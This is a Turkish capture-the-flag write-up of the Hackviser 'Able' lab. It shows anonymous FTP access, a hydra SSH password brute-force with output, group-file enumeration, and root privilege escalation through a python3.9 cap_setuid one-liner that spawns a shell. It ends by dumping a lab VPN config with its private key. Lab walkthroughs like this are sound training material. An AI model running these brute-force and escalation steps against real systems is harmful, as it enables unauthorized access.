
ABLE WRİTE-UP


Merhaba arkadaşlar. Bugün sizlerle Hackviser platformunda bulunan Able adlı Warmup' ını yazacağım.

SORU 1: FTP'deki dosyanın adı nedir?

Öncelikle Nmap taraması yaparak sistem hakkında bilgi toplayalım.



FTP portu açık ve Anonymous olarak giriş yapabileceğimizi ipucunu aldık. Şimdi bağlantı kurmayı deneyelim.




Herhangi bir password girmedim.


Bağlantı başarılı ☺ dir komutu ile dosyaları listeleyelim. Cevap: **readme**

SORU 2: readme dosyasındaki yanlışlıkla sızdırılmış olan kullanıcı adı nedir?

Şimdi bağlantı kurduğumuz ftp'de "get readme" diyerek kendi makinemize indirelim. Bu ftp komutlarını Google üzerinde araştırmalar yaparak detaylı ulaşabilirsiniz.



İndirme başarılı. Şimdi "cat readme" yaparak dosyayı okuyalım.



Cevap: **Ronald**

SORU 3: readme dosyasının grubu nedir?

Şimdi elimizde Ronald kullanıcısı var. Bu kullanıcı adı ile ssh bağlantısı kurabilmemiz için şifresini bulmamız gerekiyor. Bunun için de hydra aracı ile brute-force denemesi yapacağız.

```
┌──(root㉿kali)-[/tmp]
└─# hydra -l ronald -P /usr/share/wordlists/rockyou.txt 172.20.9.201 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mi
```

Brute-force başlatalım.

```
[ATTEMPT] target 172.20.9.201 - login "ronald" - pass "zxcvbnm" -
[ATTEMPT] target 172.20.9.201 - login "ronald" - pass "edward" - 2
[22][ssh] host: 172.20.9.201   login: ronald   password: zxcvbnm
1 of 1 target successfully completed, 1 valid password found
```

Şifre: zxcvbnm

Şimdi Ronald kullanıcısı ile ssh bağlantısı kuralım.

```
backups  cache  ftp  lib  loca
ronald@debian:/var$ cd ftp
ronald@debian:/var/ftp$ ls
readme
ronald@debian:/var/ftp$
```

Bağlantı kurduktan sonra dosyaları kurcaladım ve var/ftp içerisinde readme dosyasını buldum.

```
readme
ronald@debian:/var/ftp$ ls -l
total 4
-rw-r--r-- 1 root sysadmins 1499 Oct 24  2023 readme
```

Cevap: **sysadmins**

SORU 4: sysadmins grubundaki diğer dosyalar hangi dizin yolundadır?

```
ronald@debian:/home$ find / -group sysadmins 2>/dev/null
/var/ftp/readme
/configs/admin.vpn.wg.conf
/configs/jack.vpn.wg.conf
/configs/carlos.vpn.wg.conf
```

"find / -group sysadmins 2>/dev/null" komutu ile bu sorunun cevabını bulabiliriz.

Cevap: **/configs**

SORU 5: getcap komutunun dosya yolu nedir?

Bu sorunun cevabını whereis komutu ile bulabiliriz. Hemen deneyelim.

```
/configs/carlos.vpn.wg.conf
ronald@debian:/home$ whereis getcap
getcap: /usr/sbin/getcap /usr/share/man/man8/getcap.8.gz
ronald@debian:/home$
```

Cevap: **/usr/sbin/getcap**

SORU 6: VPN'de admin kullanıcısının IP adresi nedir?

```
ronald@debian:/configs$ ls
admin.vpn.wg.conf  carlos.vpn.wg.conf  jack.vpn.wg.conf
```

Admin vpn dosyası burada. Görüntülemek istediğimizde permission denied hatası alıyoruz. Bu da demek oluyor ki yetki yükseltme yapmamız gerekiyor. Şimdi daha önce topladığımız bilgiler ile birlikte araştırmalar yapıyoruz.

```
ronald@debian:/configs$ /usr/sbin/getcap -r / 2> /dev/null
/usr/bin/ping cap_net_raw=ep
/usr/bin/python3.9 cap_setuid=ep
```

Getcap yaptığımızda sonuç alamadık. Bulunduğu dizini verince böyle bir sonuç aldık.

Kod çıktısına bakarak python3.9 çalıştırılabilir dosyasına cap_setuid=ep yeteneği verilmiş olduğunu gördük.

Cap_setuid: Araştırmalar sonucunda UID değerini değiştirerek başka bir kullanıcı izniyle çalışma özelliği verdiğini bulduk. “ep” değerinden dolayı, python3.9 root yetkisi ile çalışacaktır.

Yetki yükseltme işlemlerinde sıklıkla GTFOBins sitesini kullanırız. Bu siteye gidip eldeki bilgileri kullanarak araştırma yaparak:

“python3.9 -c 'import os; os.setuid(0); os.system("/bin/sh")'”

Komutunu buldum. Şimdi bu komutu çalıştıralım.

```
ronald@debian:/configs$ python3.9 -c 'import os; os.setuid(0); os.system("/bin/sh")'
# whomai
/bin/sh: 1: whomai: not found
# whoami
root
```

Evet, artık root olduk. Şimdi dosyanın içini görüntüleyelim.

```
# cat admin.vpn.wg.conf
[Interface]
Address = 10.0.0.2/24
ListenPort = 51820
PrivateKey = IEj+WblH9mGbrII+/Y3sQeyAWU9wCy0sb9swxTPrT2I=

[Peer]
PublicKey = r2l51pxxvF6Tf6sBAeLayJV4C/EobmHeituqvU0VHkE=
AllowedIPs = 0.0.0.0/0, ::/0
Endpoint = element17.hv:51820
```

Cevap: **10.0.0.2**